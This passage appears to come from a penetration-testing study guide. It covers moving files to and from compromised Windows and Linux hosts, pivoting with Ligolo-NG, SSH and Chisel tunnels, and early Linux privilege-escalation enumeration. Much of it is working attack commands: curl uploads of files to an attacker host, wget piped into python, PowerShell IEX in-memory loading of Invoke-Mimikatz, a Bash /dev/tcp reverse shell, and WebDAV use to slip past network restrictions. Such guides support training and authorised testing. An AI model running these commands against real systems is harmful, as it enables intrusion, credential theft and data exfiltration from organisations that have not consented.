If you are running an HTTPS server with self-signed cert, use the --insecure option to tell curl to ignore it.

curl -X POST https://<ATTACKER_IP>/upload -F 'files=@<FILE_PATH>' --insecure

Wget

Wget is used mostly to download files over the web on command line.

wget http://<ATTACKER_IP>[:PORT]/file

By default, wget downloads the file to current directory. Use -O to specify alternative file output path. This might be useful if we only have a webshell or non-interactive command execution.

wget http://<ATTACKER_IP>[:PORT]/file -O <OUTPUT_PATH>

Similarly, wget can also be used to run scripts without the script written to disk:

wget -qO- http://<ATTACKER_IP>/helloworld.py | python3

HTTP File Download on Windows

There are multiple ways, using standalone programs, PowerShell methods or cmdlets, to download files over HTTP(s) on Windows.

certutil.exe

Certutil can be used to download arbitrary files and is often regarded by security professional as the Windows equivalent of Wget. However, due to its popularity, Antimalware Scan Interface (AMSI) currently detects this as malicious Certuil usage.

certutil.exe -verifyctl -split -f http://<ATTACKER_IP>/file

BITS

The Background Intelligent Transfer Service (BITS) can be used to download files from HTTP sites and SMB shares.

bitsadmin /transfer wcb /priority foreground http://10.10.15.66:8000/nc.exe C:\Users\htb-student\Desktop\nc.exe

BITS can also be used with PowerShell syntax:

Import-Module bitstransfer; Start-BitsTransfer -Source "http://10.10.10.32:8000/nc.exe" -Destination "C:\Windows\Temp\nc.exe"

PowerShell DownloadFile/DownloadFileAsync

PowerShell methods DownloadFile and DownloadFileAsync both belong to .NET class System.Net.WebClient. They perform similar functions.

The DownloadFile method will block until the file is completely downloaded, good for smaller files.

(New-Object Net.WebClient).DownloadFile('<Target File URL>','<Output File Name>')

The DownloadFileAsync method will download the file in the background, good for large files.

(New-Object Net.WebClient).DownloadFileAsync('<Target File URL>','<Output File Name>')

PowerShell IEX DownloadString

PowerShell Invoke-Expression cmdlet or alias IEX allows PowerShell scripts to be downloaded directly into memory, useful for fileless attacks against Windows:

IEX (New-Object Net.WebClient).DownloadString('http://<ATTACKER_IP/Invoke-Mimikatz.ps1')

The IEX cmdlet also accepts pipelined input:

(New-Object Net.WebClient).DownloadString('http://<ATTACKER_IP/Invoke-Mimikatz.ps1') | IEX

PowerShell Invoke-WebRequest

Invoke-WebRequest allows files to be downloaded like curl or wget on Linux, although it’s noticeably slower at downloading files.

Invoke-WebRequest "http://<ATTACKER_IP>[:PORT]/file" -OutFile <OUTPUT_PATH>

Alternatively, use the iwr alias:

iwr -uri "http://<ATTACKER_IP>[:PORT]/file" -OutFile <OUTPUT_PATH>

PowerShell Web Uploads

PowerShell does not have a direct cmdlet that allows us to upload files via HTTP, but Invoke-WebRequest and Invoke-RestMethod provides the building blocks for upload functionalities.

We can use PSUpload.ps1, which uses Invoke-RestMethod to perform the upload operation. The script accepts two parameters:

  • -File: used to specify the file path
  • -Uri: the URL where the file will be uploaded.
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/juliourena/plaintext/master/Powershell/PSUpload.ps1')
Invoke-FileUpload -Uri "http://<ATTACKER_IP>/upload" -File <FILE_PATH>

3.2 - SMB File Transfer

Learn how to transfer files from and to a compromised target using SMB.

SMB is very ubiquitous in Windows-based internal network environments like an Active Directory network. As such, it also provides opportunities for attackers to exfiltrate files in and out of the network.

In this article, we will primarily discuss file download and upload methods for Windows targets. SMB file transfer on Linux targets can be achieved with smbclient if one is installed on the target machine.

SMB Server Setup

If we want to host an SMB server on the Linux attacker machine, we can use Impacket smbserver.py. Note that elevated privilege is needed to bind to port numbers less than 1024.

sudo smbserver.py share -smb2support /tmp/smbshare

SMB File Transfer

SMB File Download

From the Windows host, we can issue copy commands to download files from our SMB share.

C:\> copy \\<ATTACKER_IP>\share\nc.exe

        1 file(s) copied.

Note that newer versions of Windows block unauthenticated SMB access by default. We can work around it by setting a username and password with our SMB server:

sudo smbserver.py share -smb2support /tmp/smbshare -user <USERNAME> -password <PASSWORD>

We now have to mount our share with net use before being able to transfer files.

C:\> net use n: \\<ATTACKER_IP>\share /user:<USERNAME> <PASSWORD>

The command completed successfully.

C:\> copy n:\nc.exe
        1 file(s) copied.

SMB File Upload

Similarly, file upload from target to attacker machine can be done using the copy command.

C:\> net use n: \\<ATTACKER_IP>\share /user:<USERNAME> <PASSWORD>

The command completed successfully.
C:\> copy secret.txt n:\
        1 file(s) copied.

C:\> dir n:\
 Volume in drive N has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of n:\

01/28/2026  02:21 PM                11 secret.txt
               1 File(s)             11 bytes
               0 Dir(s)  15,207,469,056 bytes free

WebDAV File Transfer

Many organizations may flag SMB traffic out of their internal network as suspicious or block them altogether. We can circumvent these retrictions using WebDAV, which is an extension of HTTP that enables a web server to behave like an SMB file server. This allows our SMB traffic to blend in with normal HTTP traffic, which is unlikely to get blocked in all but air-gapped networks.

To set up a WebDAV server on our Linux Attacker machine, we need two Python modules: wsgidav and cheroot. Below is the wsgidav command to setup a WebDAV share:

sudo wsgidav --host=0.0.0.0 --port=80 --root=<SHARE_PATH> --auth=anonymous

On our Windows host, we can connect to the WebDAV share by specifying the DavWWWRoot directory, which will allow us to access files in the root directory.

C:\> dir \\<ATTACKER_IP>\DavWWWRoot
 Volume in drive \\<ATTACKER_IP>\DavWWWRoot has no label.
 Volume Serial Number is 0000-0000

 Directory of \\<ATTACKER_IP>\DavWWWRoot

01/28/2026  02:46 PM    <DIR>          .
01/28/2026  02:46 PM    <DIR>          ..
01/28/2026  02:46 PM    <DIR>          exploits
01/28/2026  02:21 PM                11 secret.txt
               1 File(s)             11 bytes
               3 Dir(s)  12,622,446,592 bytes free

To access a nested directory on the share, simply specify the name of the directory (e.g. exploits) in lieu of DavWWWRoot.

C:\> dir \\<ATTACKER_IP>\exploits
 Volume in drive \\<ATTACKER_IP>\exploits has no label.
 Volume Serial Number is 0000-0000

 Directory of \\<ATTACKER_IP>\exploits

01/28/2026  02:46 PM    <DIR>          .
01/28/2026  02:46 PM    <DIR>          ..
01/28/2026  02:45 PM                10 exploit.ps1
               1 File(s)             10 bytes
               2 Dir(s)  12,623,360,000 bytes free

C:\> copy \\<ATTACKER_IP>\exploits\exploit.ps1
        1 file(s) copied.

C:\> type exploit.ps1
PWN3D!!!!

Alternatively, WebDAV can also be mapped with a drive letter using net use.

PS C:\Users\Brian> net use W: \\<ATTACKER_IP>\DavWWWRoot /user:anonymous password
The command completed successfully.

PS C:\> dir W:\


    Directory: W:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/28/2026   2:46 PM                exploits
-a----         1/28/2026   2:21 PM             11 secret.txt

Delete Drive Mapping

If you used net use to map your SMB or WebDAV share to a drive letter, unmap it before shutting the server down.

net use <DRIVE_LETTER> /delete

3.3 - SSH File Transfer

Learn how to transfer files from and to a compromised target using SSH.

The main advantage of file transfer using SSH is that files are encrypted in transit via SSH tunneling.

To transfer files via SSH, we use the scp utility, which allows files to be copied between two hosts through SSH tunneling.

SSH File Transfer (Connect to Target Server)

If we have SSH access on the target host, we can run the scp command on our attacker machine to transfer files.

Download Operation

To download a file from the target to our machine, we specify the remote path (user@host:<PATH>) as the copy source, and a local path as the destination.

scp <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

scp can also authenticate to the target SSH server using public-key authentication. We use -i to specify path to the private key.

scp -i <PRIV_KEY_PATH> <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

If the SSH server listens on a different port, we can use -P to specify port manually.

scp -P <PORT> <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

Upload Operation

To upload a file from the attacker machine to the target, we specify the local file path as copy source and the remote path as the destination.

scp <LOCAL_PATH> <USER>@<TARGET_IP>:<REMOTE_PATH>

SSH File Transfer (Connect to Attacker Server)

If we cannot login via SSH on the target, or if SSH is not running at all (rarer on Unix-like hosts), we can run scp from the target and connect to an SSH server we host on the attacker machine.

To start SSH server on the attacker machine:

sudo systemctl start ssh

Note: The names for the SSH Server service may differ across distros. Some may call it ssh, sshd, or openssh. Check your distro documentation for details.

Download Operation

Since server now runs on attacker machine, this means file will be downloaded from the attacker machine to the target. Run the following command on the target:

scp <USER>@<TARGET_IP>:<REMOTE_PATH> <LOCAL_PATH>

Upload Operation

Since server now runs on attacker machine, this means file will be upload from the target to the attacker machine. Run the following command on the target:

scp <LOCAL_PATH> <USER>@<TARGET_IP>:<REMOTE_PATH>

Using SCP with Windows

If SSH is running on a Windows host, we can still use scp to transfer files. The only thing to note is that backslashes (\) are replaced with forward slashes (/) in the remote path.

scp mimikatz.exe Administrator@10.10.0.3:C:/Temp/

4 - Port Forwarding & Tunneling

Port Fowarding, Tunneling, and Pivoting techniques to move latterally to an internal network.

Many enterprise networks are separated into the Demilitarized Zone (DMZ) and one or more internal networks. The DMZ is often used to host public-facing services, such as the organization’s website, VPN servers, and etc., while internal networks are what office workstations and internal servers are connected to. This separation helps minimize the impact of the compromise of one or more public-facing service from spreading into the internal network.

However, there are also machines that serve as jump hosts that can be used to manage hosts on other networks. If such host is compromised in the DMZ, it can facilitate the attack to pivot into the internal networks. Techniques such as SSH/Socat Port Forwarding, SOCKS Tunneling and others may be used to achieve this end.

4.1 - Pivoting with Ligolo-NG

Use Ligolo-NG to tunnel into internal networks

Ligolo-NG is an advanced yet simple to use offensive security tunneling tool. It make use of a TUN network interface to route traffic to the target internal network, which effectively allow us to interact with the network as if we have a VPN connection.

Ligolo-NG is a preferred tool for the exam for OSCP or CPTS, as well as working on any labs that involve internal network pivoting.

Creating Tunnel

Suppose we have a pivot machine that shares the same network with the attacker machine (192.168.1.0/24) and is connected to an internal network (10.10.0.0/24) that is not accessible to the attacker machine. We may transfer the Ligolo agent to the pivot machine so that Ligolo can use that machine to forward traffic into the internal network.

First, we create a TUN device on the attacker machine.

sudo ip tuntap add user $USER mode tun ligolo
sudo ip link set ligolo up

Now, we launch the Ligolo-NG proxy on our attacker machine, which listens on port 11601 by default.

╭─brian@rx-93-nu ~
╰─$ ligolo-ng -selfcert
INFO[0000] Loading configuration file ligolo-ng.yaml
WARN[0000] Using default selfcert domain 'ligolo', beware of CTI, SOC and IoC!
INFO[0000] Listening on 0.0.0.0:11601
    __    _             __
   / /   (_)___ _____  / /___        ____  ____ _
  / /   / / __ `/ __ \/ / __ \______/ __ \/ __ `/
 / /___/ / /_/ / /_/ / / /_/ /_____/ / / / /_/ /
/_____/_/\__, /\____/_/\____/     /_/ /_/\__, /
        /____/                          /____/

  Made in France ♥            by @Nicocha30!
  Version: dev

ligolo-ng »

Next, we transfer the Ligolo Agent to the target. Versions for Linux and Windows are available, and their command syntax is the same. Root or SYSTEM privilege is not required to run the agent.

.\agent.exe -connect <attacker_ip>:11601 -ignore-cert
./agent -connect <attacker_ip>:11601 -ignore-cert

On our Ligolo CLI interface, we see that the pivot machine has connected. We may use the session command to select an agent for routing traffic.

ligolo-ng » INFO[0388] Agent joined.                                 id=bc24115dfae8 name=brian@pivot01 remote="192.168.1.29:42724"
ligolo-ng » session
? Specify a session : 1 - brian@pivot01 - 192.168.1.29:42724 - bc24115dfae8
[Agent : brian@pivot01] »

We may then use the ifconfig command to list out the interfaces available on pivot host.

[Agent : brian@pivot01] » ifconfig
┌────────────────────────────────────┐
│ Interface 0                        │
├──────────────┬─────────────────────┤
│ Name         │ lo                  │
│ Hardware MAC │                     │
│ MTU          │ 65536               │
│ Flags        │ up|loopback|running │
│ IPv4 Address │ 127.0.0.1/8         │
│ IPv6 Address │ ::1/128             │
└──────────────┴─────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 1                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ ens18                          │
│ Hardware MAC │ bc:24:11:5d:fa:e8              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv4 Address │ 192.168.1.29/24                │
│ IPv6 Address │ fe80::796:c5b4:e859:2f70/64    │
└──────────────┴────────────────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 2                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ ens19                          │
│ Hardware MAC │ bc:24:11:a7:95:60              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv4 Address │ 10.10.0.100/24                 │
│ IPv6 Address │ fe80::75b4:2baf:8f67:9469/64   │
└──────────────┴────────────────────────────────┘
┌───────────────────────────────────────┐
│ Interface 3                           │
├──────────────┬────────────────────────┤
│ Name         │ docker0                │
│ Hardware MAC │ 02:42:e0:07:87:5d      │
│ MTU          │ 1500                   │
│ Flags        │ up|broadcast|multicast │
│ IPv4 Address │ 172.17.0.1/16          │
└──────────────┴────────────────────────┘
┌───────────────────────────────────────┐
│ Interface 4                           │
├──────────────┬────────────────────────┤
│ Name         │ br-63b3c727249f        │
│ Hardware MAC │ 02:42:5d:7c:b8:4e      │
│ MTU          │ 1500                   │
│ Flags        │ up|broadcast|multicast │
│ IPv4 Address │ 172.19.0.1/16          │
└──────────────┴────────────────────────┘

On a separate terminal, we create a route for the network we wish to route (10.10.0.0/24) through the pivot machine.

sudo ip route add 10.10.0.0/24 dev ligolo

We can use ip route list to double check if the route is properly created.

╭─brian@rx-93-nu ~
╰─$ ip route list | grep ligolo
10.10.0.0/24 dev ligolo scope link linkdown

To start tunneling, we simply send the start command inside the Ligolo-CLI.

[Agent : brian@pivot01] » start
INFO[0776] Starting tunnel to brian@pivot01 (bc24115dfae8)

We can run commands and programs, and the traffic to the internal network will be routed by Ligolo-NG through the pivot machine and forwarded to its destination.

╭─brian@rx-93-nu ~
╰─$ ping 10.10.0.3 -c 3
PING 10.10.0.3 (10.10.0.3) 56(84) bytes of data.
64 bytes from 10.10.0.3: icmp_seq=1 ttl=64 time=6.36 ms
64 bytes from 10.10.0.3: icmp_seq=2 ttl=64 time=3.86 ms
64 bytes from 10.10.0.3: icmp_seq=3 ttl=64 time=3.79 ms

--- 10.10.0.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 3.785/4.668/6.357/1.194 ms

Create Listeners

If we want to have an internal host reach back to our attacker machine through the pivot host, we can create a Listener on the Ligolo-CLI. This is useful if we want to receive a reverse shell or download hosted files on an internal host. We use the listner_add command to create a listener on the pivot host.

listener_add --addr 0.0.0.0:<listen_port> --to 127.0.0.1:<forward_port> --tcp

With the example below, all traffic intended for TCP port 8000 on the pivot machine will be relayed to TCP port 8000 on the attacker machine.

[Agent : brian@pivot01] » listener_add --addr 0.0.0.0:8000 --to 127.0.0.1:8000 --tcp
INFO[1262] Listener 0 created on remote agent!
[Agent : brian@pivot01] » listener_list
┌────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ Active listeners                                                                                                           │
├───┬───────────────────────────────────────────────────┬─────────┬────────────────────────┬────────────────────────┬────────┤
│ # │ AGENT                                             │ NETWORK │ AGENT LISTENER ADDRESS │ PROXY REDIRECT ADDRESS │ STATUS │
├───┼───────────────────────────────────────────────────┼─────────┼────────────────────────┼────────────────────────┼────────┤
│ 0 │ brian@pivot01 - 192.168.1.29:42724 - bc24115dfae8 │ tcp     │ 0.0.0.0:8000           │ 127.0.0.1:8000         │ Online │
└───┴───────────────────────────────────────────────────┴─────────┴────────────────────────┴────────────────────────┴────────┘

To access the attacker host from the internal network via the listener, we specify the IP address of the pivot host in lieu of the IP address of the attacker machine.

PS C:\research> iwr http://10.10.0.100:8000/test.txt -Outfile test.txt
PS C:\research> type test.txt
Ligolo listener test

Multi-Layered Tunneling

Ligolo may also be used to tunnel multiple layers of internal networks. Suppose we have another internal network, and another pivot host that has access to both the first internal network (10.10.0.0/24) and the second internal network (172.16.0.0/24).

To use Ligolo for multi-layered tunneling, we first create a listener on port 11601 of pivot01 that forwards traffic back to port 11601 of the attacker machine.

[Agent : brian@pivot01] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
INFO[2263] Listener 1 created on remote agent!
[Agent : brian@pivot01] » listener_list
┌────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────┐
│ Active listeners                                                                                                           │
├───┬───────────────────────────────────────────────────┬─────────┬────────────────────────┬────────────────────────┬────────┤
│ # │ AGENT                                             │ NETWORK │ AGENT LISTENER ADDRESS │ PROXY REDIRECT ADDRESS │ STATUS │
├───┼───────────────────────────────────────────────────┼─────────┼────────────────────────┼────────────────────────┼────────┤
│ 0 │ brian@pivot01 - 192.168.1.29:42724 - bc24115dfae8 │ tcp     │ 0.0.0.0:8000           │ 127.0.0.1:8000         │ Online │
│ 1 │ brian@pivot01 - 192.168.1.29:42724 - bc24115dfae8 │ tcp     │ 0.0.0.0:11601          │ 127.0.0.1:11601        │ Online │
└───┴───────────────────────────────────────────────────┴─────────┴────────────────────────┴────────────────────────┴────────┘

Now, we transfer and run the agent on the second pivot host (pivot02), connecting back to pivot01.

.\ligolo-agent.exe -connect 10.10.0.100:11601 -ignore-cert

On the Ligolo-CLI, we switch to session 2 on the newly joined pivot02.

[Agent : brian@pivot01] » session
? Specify a session : 2 - PIVOT02\\brian@PIVOT02 - 127.0.0.1:43778 - 005056b057d5
[Agent : PIVOT02\\brian@PIVOT02] » ifconfig
┌───────────────────────────────────────────────┐
│ Interface 0                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ Ethernet0                      │
│ Hardware MAC │ 00:50:56:b0:57:d5              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv6 Address │ fe80::51a8:46a:6c23:ad3e/64    │
│ IPv4 Address │ 10.10.0.3/24                   │
└──────────────┴────────────────────────────────┘
┌───────────────────────────────────────────────┐
│ Interface 1                                   │
├──────────────┬────────────────────────────────┤
│ Name         │ Ethernet1 2                    │
│ Hardware MAC │ 00:50:56:b0:72:e1              │
│ MTU          │ 1500                           │
│ Flags        │ up|broadcast|multicast|running │
│ IPv6 Address │ fe80::68d4:7c60:3edd:646c/64   │
│ IPv4 Address │ 172.16.0.35/24                 │
└──────────────┴────────────────────────────────┘
┌──────────────────────────────────────────────┐
│ Interface 2                                  │
├──────────────┬───────────────────────────────┤
│ Name         │ Loopback Pseudo-Interface 1   │
│ Hardware MAC │                               │
│ MTU          │ -1                            │
│ Flags        │ up|loopback|multicast|running │
│ IPv6 Address │ ::1/128                       │
│ IPv4 Address │ 127.0.0.1/8                   │
└──────────────┴───────────────────────────────┘

On a separate terminal shell, we create a new TUN device for Ligolo named ligolo-1 (name can be arbitrary), and add route for 172.16.0.0/24 through the newly created TUN device.

sudo ip tuntap add user brian mode tun ligolo-1
sudo ip link set ligolo-1 up
sudo ip route add 172.16.0.0/24 dev ligolo-1

We may now start tunneling to the second internal network (172.16.0.0/24) with the start Ligolo-CLI command. We use the --tun option to speicfythe TUN device we created for the second layer of tunneling.

[Agent : PIVOT02\\brian@PIVOT02] » start --tun ligolo-1
INFO[4062] Starting tunnel to PIVOT02\\brian@PIVOT02 (005056b057d5)

Now we can forward our traffic across two hops and reach hosts on the second internal network.

4.2 - Port Forwarding with SSH

Create local, dynamic, and remote port forwards using SSH.

What is port forwarding?

Port forwarding is a technique that allows communication requests to be redirected from one port to another. This can be for ports on the same machine, or different machines on the same network.

SSH, in addition to providing secure remote shell for management, also provides secure port forwarding tunnel connections. It can be used to create three types of port forwarding:

  • Local: Forward one specified port the pivot host has access to one local port of the local host, as if a remote service is running directly on the local host.
  • Dynamic: Create SOCKS proxy on local host, and route all traffic to a specific network through the pivot host.
  • Reverse: Forward one specified port on the local machine to the pivot host, allowing machines on an internal network access a service on the local machine through the pivot host.

Local Port Forwarding

Suppose we have access to a web server via SSH that is also running a MySQL database server on localhost:3306. We can leverage our SSH access to have it create a listener on our local machine (port 1234/TCP), which forwards traffic to the SSH server, which then forwards the traffic to localhost:3306 of the web server. We can then communicate to thislistener as if we are communicating to the MySQL server directly.

This is called local port forward, and is used for accessing a service we cannot connect to, but the pivot host can.

To do this, we use the -L command to specify a local port forward.

ssh -L 1234:localhost:3306 ubuntu@10.129.202.24
  • Port forward is specified in the format of <local_listener_port>:<target_address>:<target_port>

To specify multiple port forwards, simply add more -L <local_listener_port>:<target_address>:<target_port> to the ssh command:

ssh -L 1234:localhost:3306 -L 8080:localhost:80 ubuntu@10.129.202.24

Dynamic Port Forward

Suppose the web server has multiple network cards that allow is to be connect to an internal network in addition to the demilitarized zone (DMZ), we can use SSH dynamic port forwarding to reach hosts on the internal network. This is achieved by creating a SOCKS listener on the local machine and then configuring SSH to forward that traffic to the target network through the pivot host.

The ssh command for creating a dynamic port forward uses the -D option. This starts a SOCKS listener on the port specified (9050) in the option on the local machine.

ssh -D 9050 ubuntu@10.129.202.24

To route traffic through the SOCKS listener, we can use proxychains and configure it to direct traffic to the listener by adding the following line to the bottom of file /etc/proxychains.conf:

socks4 	127.0.0.1 9050

Now, we simply prepend proxychains to any command whose network packets we wish to forward to the internal network.

╭─brian@rx-93-nu ~
╰─$ proxychains nmap -v -sn 172.16.6.1-200

ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 12:30 EST
Initiating Ping Scan at 12:30
Scanning 10 hosts [2 ports/host]
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.6.2:80-<--timeout
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.6.5:80-<><>-OK
|S-chain|-<>-127.0.0.1:9050-<><>-172.16.6.6:80-<--timeout
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0

<SNIP>
  • If we want to suppress the output from proxychains, prepend the command we want to run with proxychains -q instead.

Remote Port Forwarding

There are circumstances we, as pentesters or red teamers, may want to expose a service on our attacker machine to a host on the internal network that our machine can’t reach directly:

  • Reverse shell listener
  • File transfer service (HTTP, SMB, etc.)

To accomplish this, we can make use of SSH remote port forwarding, which starts a listener on a specified port on the pivot host, and all traffic from the internal hosts to that port would be forwarded to a specific port on the attacker machine.

  • Therefore when creating/generating reverse shell payloads, use the internal address of the the pivot host as the callback address instead of the address of the attacker machine.

The ssh to create a remote port forward uses the -R option, with the argument that follows being <pivot_internal_address>:<listener_port>:<foward_address>:<forward_port>.

ssh -R 172.16.6.129:8000:0.0.0.0:8000 ubuntu@10.129.202.24

To have the internal host reach back to the attacker machine, specify the internal address of the pivot host instead of the address of the attacker machine, and specify the pivot host listener port instead of the port of the reverse shell listener on the attacker machine. Below is an example of a Bash payload to run on a Linux machine on the internal network.

/bin/bash -i >& /dev/tcp/172.16.6.129/8000 0>&1

References

4.3 - SOCKS Tunneling with Chisel

Use Chisel to tunnel traffic via HTTP.

Chisel is a TCP/UDP tunneling tool transported via HTTP and and secured with SSH. It can help create a client-server tunnel in a firewall-restricted environment. Chisel then creates a SOCKS proxy that can be used to tunnel system traffic.

Standard Tunneling

After obtaining the binary either through direct download or building manually, we want to transfer the chisel binary to the pivot host, where we would run chisel as server.

./chisel server -v -p <socks_listen_port>

Now, we run chisel on the attacker machine in client mode, create a TCP/UDP tunnel connection.

./chisel client -v <pivot_ip>:<socks_listen_port> socks

Reverse Tunneling

If firewall rules restricts inbound connection to the pivot machine, we can use Chisel to establish a reverse connection instead where we first start our server on the attacker machine.

./chisel server --reverse -v -p <socks_listen_port> --socks5

Then, we connect as client from the pivot machine.

./chisel client -v <attacker_ip>:<socks_listen_port> R:socks

Using SOCKS proxy

Proxychains may be used to route system commands through the SOCKS proxy established by chisel. Whether Chisel is ran in standard or reverse mode, a SOCKS5 listener is established on localhost:1080 of the attacker machine.

At the very end of /etc/proxychains.conf is the a list of proxies Proxychains will attempt to use in sequence. We configure Proxychains to make use of the Chisel local SOCKS5 listener like so:

[ProxyList]
socks5 127.0.0.1 1080

Now, we may prepend proxychains to every command we wish to run through the SOCKS5 tunnel. Optionally, we use -q to have proxychains operate in quiet mode, suppressing output regarding tunnel connections.

proxychains -q xfreerdp /v:10.10.0.4 /u:amuro.ray /p:Password1

5 - Privilege Escalation

Elevate privileges from a standard user and take over the target system

After getting a shell on a target system, the next goal is to escalate our privileges and take over more privileged users until we get the root or SYSTEM. This can involve taking advantage of misconfigured privileges and scheduled tasks, hijacking vulnerable libaries, exploiting vulnerable services running as another user and much more.

Successful privilege escalation, much like the initial foothold, requires thorough enumeration of the operating system, its users, permissions, services, as well as files available.

5.1 - Linux

Become root!

5.1.1 - Linux Post-Exploit Enum

Gather information necessary for privilege escalation on Linux

Enumeration is key to privilege escalation. After gaining initial shell access, it’s important to check for the following details:

  • OS Version
  • Kernel Version
  • Running Services

Situational Awareness

After getting a shell onto a Linux target, we should try to run a few commands to orient ourselves:

  • whoami: username
  • id: group membership
  • hostname: server hostname (naming convention?)
  • ifconfig / ip a: Network address(es)?
  • sudo -l: Sudo permissions? With or without password?

Operating System Information

Linux Distribution

We also want to know what Linux Distribution is running on the target. Different distros have different tools and utilities available on the system that may aid our privilege escalation.

ubuntu@ubuntu:~$ cat /etc/*release*
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=25.04
DISTRIB_CODENAME=plucky
DISTRIB_DESCRIPTION="Ubuntu 25.04"
PRETTY_NAME="Ubuntu 25.04"
NAME="Ubuntu"
VERSION_ID="25.04"
VERSION="25.04 (Plucky Puffin)"
VERSION_CODENAME=plucky
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=plucky
LOGO=ubuntu-logo

Alternatively, we can also check /etc/*issue

ubuntu@ubuntu:~$ cat /etc/issue
Ubuntu 25.04 \n \l

Kernel Version

Kernel version can help us look up known vulnerabilities (DirtyPipe, CopyFail, etc.)

ubuntu@ubuntu:~$ uname -a
Linux ubuntu 6.14.0-15-generic #15-Ubuntu SMP PREEMPT_DYNAMIC Sun Apr  6 15:05:05 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux

Environment Information

Environment Variables

Check the current environment variables:

ubuntu@ubuntu:~$ env
SHELL=/bin/bash
PWD=/home/ubuntu
LOGNAME=ubuntu
HOME=/home/ubuntu
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=00:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.7z=01;31:*.ace=01;31:*.alz=01;31:*.apk=01;31:*.arc=01;31:*.arj=01;31:*.bz=01;31:*.bz2=01;31:*.cab=01;31:*.cpio=01;31:*.crate=01;31:*.deb=01;31:*.drpm=01;31:*.dwm=01;31:*.dz=01;31:*.ear=01;31:*.egg=01;31:*.esd=01;31:*.gz=01;31:*.jar=01;31:*.lha=01;31:*.lrz=01;31:*.lz=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.lzo=01;31:*.pyz=01;31:*.rar=01;31:*.rpm=01;31:*.rz=01;31:*.sar=01;31:*.swm=01;31:*.t7z=01;31:*.tar=01;31:*.taz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tgz=01;31:*.tlz=01;31:*.txz=01;31:*.tz=01;31:*.tzo=01;31:*.tzst=01;31:*.udeb=01;31:*.war=01;31:*.whl=01;31:*.wim=01;31:*.xz=01;31:*.z=01;31:*.zip=01;31:*.zoo=01;31:*.zst=01;31:*.avif=01;35:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:*~=00;90:*#=00;90:*.bak=00;90:*.crdownload=00;90:*.dpkg-dist=00;90:*.dpkg-new=00;90:*.dpkg-old=00;90:*.dpkg-tmp=00;90:*.old=00;90:*.orig=00;90:*.part=00;90:*.rej=00;90:*.rpmnew=00;90:*.rpmorig=00;90:*.rpmsave=00;90:*.swp=00;90:*.tmp=00;90:*.ucf-dist=00;90:*.ucf-new=00;90:*.ucf-old=00;90:
SSH_CONNECTION=192.168.122.1 57306 192.168.122.240 22
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=st-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=ubuntu
SHLVL=1
SSH_CLIENT=192.168.122.1 57306 22
DEBUGINFOD_URLS=https://debuginfod.ubuntu.com
XDG_DATA_DIRS=/usr/share/gnome:/usr/local/share:/usr/share:/var/lib/snapd/desktop
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
MAIL=/var/mail/ubuntu
SSH_TTY=/dev/pts/1
_=/usr/bin/env

Specifically, it may be beneficial to note the PATH environment variable. If any of the paths are writable by our user, we may be able to use PATH hijacking to achieve privilege escalation.

ubuntu@ubuntu:~$ env | grep PATH
